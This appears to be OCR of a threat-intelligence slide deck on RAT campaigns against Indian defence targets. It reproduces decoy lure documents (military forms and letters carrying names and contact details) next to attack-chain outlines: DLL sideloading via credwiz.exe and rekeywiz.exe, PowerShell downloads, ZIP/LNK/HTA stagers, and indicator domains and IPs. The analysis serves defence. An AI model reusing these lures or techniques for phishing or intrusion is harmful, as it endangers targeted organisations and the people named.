
(iv) Each SHQ and HQIDS should nominate a Nodal Officer and Joint Nodal Officer of Major General and Brigadier level (and their equivalent rank) respectively in respect of the Parliamentary Matters, and their contact details including their email, office phone number and mobile etc should be shared with the DMA. Subsequent changes in respect of these officers should be notified immediately.


4. This issues with the approval of Secretary, DMA.


Deputy Secretary to the Govt. of India

Tel:- 2301 0079
All Joint Secretaries in DMA

Cluster-1 : Overview








Clusters 2 and 3

Cluster-2



CONFIDENTIAL (Ver 2019)

FORM FOR ENDORSEMENT

IMPORTANT INSTRUCTIONS

1. This form for endorsement by NSRO will be **utilised only if NSRO is not included in mainline channels of reporting**.

2. Form will be endorsed only when ACR/ ICR/ ECR/ Spl/ Delayed / Any other CR is due.

3. Form for endorsement by NSRO will be fwd by the ratee to MS-X (MS Branch).

4. Erasures, use of whitener and paper slips pasted for the purpose of revising original assessment are **NOT** acceptable. **Mistakes must be scored out neatly and signed in full**. **These should bear the date of amendment.** Para 12 of AO 02/2016/MS refers.

5. Rating scale as given below will be used for assessment:-

Outstanding – 9	***Above Average - 8 or 7***	***High Average - 6 or 5***
Average – 4	***Low Average - 3 or 2***	***Below Average - 1***

6. Following assessments are to **be communicated to the ratee** :-

   (a) Figurative assessment of '4' or less in Box Grading.

   (b) Any adverse remark in the Pen Picture.


   (c) 'Not Recommended' for promotion.


7. No additional copies of the form/extract will be made (Auth : Para 9 of AO 02/2016/MS).

CONFIDENTIAL


Cluster-2 : Action and Double Action

- **DLL Sideloading with Persistence** – Action RAT (Delphi)
  1. Credential Wizard – credwiz.exe
  2. EFS REKEY Wizard – rekeywiz.exe
- **FetaRAT – memory-based HTA**







- **Double Action RAT**
  1. Downloaded via PowerShell
  2. Filetype Enumeration



Cluster-3


www
futureuniform.ca
Same Name
Different Payloads
Phishing
ZIP
ZIP
DMA_Monthly_Update_
Minutes_of_Meeting-reg.zip
DMA_Monthly_Update_
Minutes_of_Meeting-reg.zip
Both have 3 files with
different extension
PDF, DOCX, PPTX
LNK
ELF
www
Shortcut
Stager
keziaschool.com
HTA
EXE
PDF
ELF
Runs DLL
in-memory
KeyRat
Ares RAT
6023
9012
PPTX
DOCX
Decoys
207.180.192.77
38.242.220.166

Ares RAT lures in 2024



File No 43645/Saudi Arabia/DGAFMS/DG-1C/5(03)/2023 / D(Med)
Government of India, Ministry of Defence
New Delhi-110011
Dated 17th March, 2023

To

The Director General
Armed Forces Medical Services
Ministry of Defence, New Delhi.

Subject : **VISIT OF MEDICAL DELEGATION FROM SAUDI ARABIA TO DISCUSS THE ISSUES WITH INDIAN ARMED FORCES MEDICAL OFFICIALS**

Sir,

I undersigned is directed to convey sanction of the Competent Authority for incurring expenditure of an amount not exceeding **Rs. 1,87,800/- (Rupees one lakh eighty seven thousand eighty hundred only)** to be incurred in connection with the following nine (09) members medical delegation from Saudi Arabia who will be visiting the fwg places from 19 Mar 2023 to 25 Mar 2023 (including journey period):-


S No	Details of Delegation	Details of Places for visit
(a)	Maj Gen (Dr) Yasser Hussain Mandourah (Head of Delegation)	(a) Institute of Naval Medicine/ School of Naval Medicine at INHS Asvini, Mumbai
(b)	Brigadier General Saleh Mohammed Alzahrani	(b) Institute of Aerospace Medicine (IAM), Bengaluru
(c)	Colonel Nawaf Lafi Alenazi	(c) 60 Para Fd Hosp, Agra
(d)	Consultant (Dr) Sultan Eidah Alzaaidi	(d) O/o DGAFMS, New Delhi
(e)	Major Rami Abdulaziz Alsudais	(e) HQ DCIDS (Med), New Delhi
(f)	Captain (Dr) Mesfer Faraj Aldwasri	
(g)	Captain Fade Mohammed Albahkali	
(h)	Captain Saleh Mohammed Alzahrani	
(j)	Captain Omer Nasser Albaoud	

2. The amount will cover the expenditure on messing, entertainment, hired transport and presents in India for the delegation as per details given below and will be subject to the limits prescribed by Ministry of Finance:-

S No	Description	Amount
(a)	Local Transport only for LO & Coordinating offrs	63,700.00
(b)	Entertainment & Messing	1,16,000.00
(c)	Gifts/ Mementos	8,100.00
	Total	**1,87,800.00**

17.3.23

Contd... 2/-



NO HARD COPY IS SENT
ASIGMA : DT : NOV 23

REMINDER NO - 1

Tele Mil : 6431
Civil/Fax No : 0761-2928639
E mail : Zorawar.hunza@nic.in

Records JAK RIF
PIN - 908774
c/o 56 APO

1941/S/R&D

OF Nov 23

(Units/Est Concerned)

SUBMISSION OF PENSION DOCU: 31 JUL 24 (AN)

1. Pl refer to the fwg :-

   (a) This office Disch Order No 1427/F-10/RA-2/2023 dt 11 May 23.

   (b) This office Disch Order No 1428/F-24/RA-2/2023 dt 11 May 23.

2. Pension docu in r/o pers of your unit/Est are proceeding on pension wef **30 Jun 24** have not yet been recd. You are requested to fwd the outstanding pension docu in r/o your unit as mentioned at Appx att to this letter at the earliest.


3. You are also requested to intimate promotion/extn of service in r/o indls to avoid further corres on the subject.

4. Treat **MATTER URGENT**.

(Sanjay Singh)
Maj
OIC NE & Pen Gp
for OIC Records

Encl :- As above.

Typed by : Nk Clk S Dattatrey
Checked by : Sub Clk P K Tamang



Tele : 33820

Dir Gen of Inf/ Inf-4
GS Branch
IHQ of MoD (Army)
New Delhi-110105

C/40526/JC-174/ Inf-4

12 Jun 2024

(_____)
Unit Concerned

DETAILMENT OF INFANTRY OFFRS ON JUNIOR COMMAND COURSE SER NO 174 COMMENCING FROM 09 SEP 2024 TO 30 NOV 2024 AT THE ARMY WAR COLLEGE, MHOW (MP)

1. Pl ref SAO 8/S/77 and AHQ letter No A/28036/GS/ MT-4 dt 27 Apr 98, No A/25095/ Dist Edn/ GS/ MT-4 dt 04 Aug 06, No A/25037/ JC/ Policy/ GS/ MT-4 dt 09 Jan 12, A/25037/ JC/ Policy/ GS/ MT-4 dt 17 Nov 13 & dt 31 Aug 17 and A/ 25037/ JC/ GS/ MT-4/ 2017 dt 04 Dec 17.

